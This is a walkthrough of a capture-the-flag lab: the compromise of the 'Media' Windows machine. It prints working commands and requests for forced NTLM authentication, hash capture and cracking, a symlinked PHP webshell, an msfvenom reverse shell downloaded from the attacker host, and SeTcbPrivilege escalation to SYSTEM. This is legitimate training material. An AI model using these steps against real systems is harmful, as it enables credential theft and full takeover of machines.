

Media
Overview

Media is a Windows machine that begins with a web application featuring a file upload and review system. By exploiting the automated file review process, we use ntlm_theft to craft a malicious file that forces NTLM authentication back to our machine, capturing an NTLMv2 hash for the user ENOX. After cracking the hash, we gain initial access via SSH. From there, we perform lateral movement by abusing a symlink to place a PHP webshell into the XAMPP web root, obtaining code execution as NT AUTHORITY\LOCAL SERVICE. This service account holds SeTcbPrivilege, which we exploit using SeTcbPrivilege_escalation to spawn a process as NT AUTHORITY\SYSTEM, fully compromising the machine.
| Attack Path | NTLM Theft → Hash Cracking → SSH → Symlink Webshell → SeTcbPrivilege Abuse |
| Key Tools | nmap, ntlm_theft, Responder, hashcat, msfvenom, Metasploit, SeTcbPrivilege_escalation |
| Initial Access | Forced NTLM authentication via uploaded .wax file, cracked hash, SSH login |
| Privilege Escalation | SeTcbPrivilege token impersonation from LOCAL SERVICE to SYSTEM |
Recon
We begin by performing a comprehensive port scan using nmap. The first scan targets the default top ports with service version detection and default scripts, while the second scan covers all 65535 TCP ports to ensure no services are missed.
sudo nmap -sC -sV -vv -oA tcp 10.129.234.67 && sudo nmap -sC -sV -vv -p- -oA allports 10.129.234.67
The nmap results reveal a web application running on the target. The application description mentions that submitted content will be reviewed by a staff member, which is a strong indicator that a real user (or automated bot) will open our uploaded files. This opens up the possibility of stealing NTLM credentials via a forced authentication attack - if we upload a specially crafted file, the reviewing user's machine will attempt to authenticate back to us, leaking their NTLMv2 hash.
To generate the malicious files, we use ntlm_theft, a tool that creates various file types designed to trigger NTLM authentication to an attacker-controlled SMB/HTTP server.
python3 /home/syk0/Documents/local-scripts/ntlm_theft/ntlm_theft.py -g all -f syk0 -s 10.10.14.132
We upload the syk0.wax file through the web application's file submission form, and simultaneously start Responder on our VPN interface to capture the incoming NTLM authentication attempt.
sudo responder -I tun0Shortly after uploading, Responder captures an NTLMv2 hash from the user ENOX on the MEDIA domain. This confirms that the reviewing process triggered our malicious file and the user's credentials were leaked.
We take the captured NTLMv2 hash and crack it offline using hashcat with the rockyou wordlist. The hash cracks successfully, revealing the password 1234virus@ for the user ENOX.
hashcat -a 0 enox_hash /mnt/hgfs/I/data/rockyou.txtENOX::MEDIA:f1a16086bf2ff50e:9b6475c1b04c5b3571c7f6f1daa2e761:010100000000000000290f849ba6dc0141a0f6a5e904f28e0000000002000800520052003800570001001e00570049004e002d00300033004f003600410042005400360031004c00350004003400570049004e002d00300033004f003600410042005400360031004c0035002e0052005200380057002e004c004f00430041004c000300140052005200380057002e004c004f00430041004c000500140052005200380057002e004c004f00430041004c000700080000290f849ba6dc01060004000200000008003000300000000000000000000000003000004044c88a982e888ad311c93756223b8caca8a2e18e50e754c824156e4afc7cd00a001000000000000000000000000000000000000900220063006900660073002f00310030002e00310030002e00310034002e003100330032000000000000000000:1234virus@Foothold
With the credentials ENOX:1234virus@, we attempt to log in via RDP but it fails - the user is not in the Remote Desktop Users group or RDP is restricted. However, SSH is open on the target and the credentials work there, granting us an initial shell on the box as the ENOX user.
While enumerating the user's home directory, we discover a review.ps1 PowerShell script inside the Documents folder. This is likely the automated script responsible for opening the uploaded files - the same mechanism we exploited to steal the NTLM hash during the recon phase.
Lateral movement
Investigating the web application further, we locate the website source code under C:\xampp\htdocs. By examining the PHP scripts, we determine that the file upload functionality stores submitted files in C:\Windows\Tasks\Uploads.
Since we have write access as the ENOX user but cannot directly place files into the web root, we create a symbolic link (symlink) from the uploads directory to C:\xampp\htdocs. This effectively allows us to upload a PHP webshell through the application's upload mechanism and have it land in the web-accessible directory, where we can then execute it via the browser.
After confirming the webshell is accessible and functional, we check the service context - the web server (XAMPP/Apache) is running as NT AUTHORITY\LOCAL SERVICE, which gives us a different security context than our SSH session as ENOX. This is significant because LOCAL SERVICE may have different privileges that we can leverage for privilege escalation.
Privilege escalation
To get a more interactive and feature-rich shell, we generate a Meterpreter reverse TCP payload using msfvenom and compile it as a Windows executable.
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=8443 -f exe -o app.exeUsing our webshell, we issue a PowerShell command to download the Meterpreter binary from our attack machine and save it to C:\Windows\Tasks\ on the target.
POST /test.php HTTP/1.1
Host: 10.129.234.67
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 90

cmd=powershell -c "wget http://10.10.14.132/app.exe -OutFile C:\\Windows\\Tasks\\app1.exe"
Once the binary is on disk, we execute it through the webshell to trigger the reverse connection back to our Metasploit handler.
POST /test.php HTTP/1.1
Host: 10.129.234.67
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 39

cmd=cmd /C C:\\Windows\\Tasks\\app1.exe
The Meterpreter payload executes successfully and we receive a callback on our handler, giving us a full Meterpreter session running as NT AUTHORITY\LOCAL SERVICE.
Enumerating the privileges of the LOCAL SERVICE account, we discover that it holds SeTcbPrivilege (Act as part of the operating system) along with other powerful privileges. SeTcbPrivilege is one of the most dangerous Windows privileges - it allows the holder to create tokens for any user, effectively enabling impersonation of NT AUTHORITY\SYSTEM.
To exploit SeTcbPrivilege, we use the SeTcbPrivilege_escalation tool, which leverages this privilege to spawn a new process as SYSTEM. We configure it to execute our same Meterpreter payload (app1.exe), but this time it will run in the SYSTEM context.
The exploit completes successfully and we receive a new Meterpreter session - this time running as NT AUTHORITY\SYSTEM, giving us full administrative control over the machine.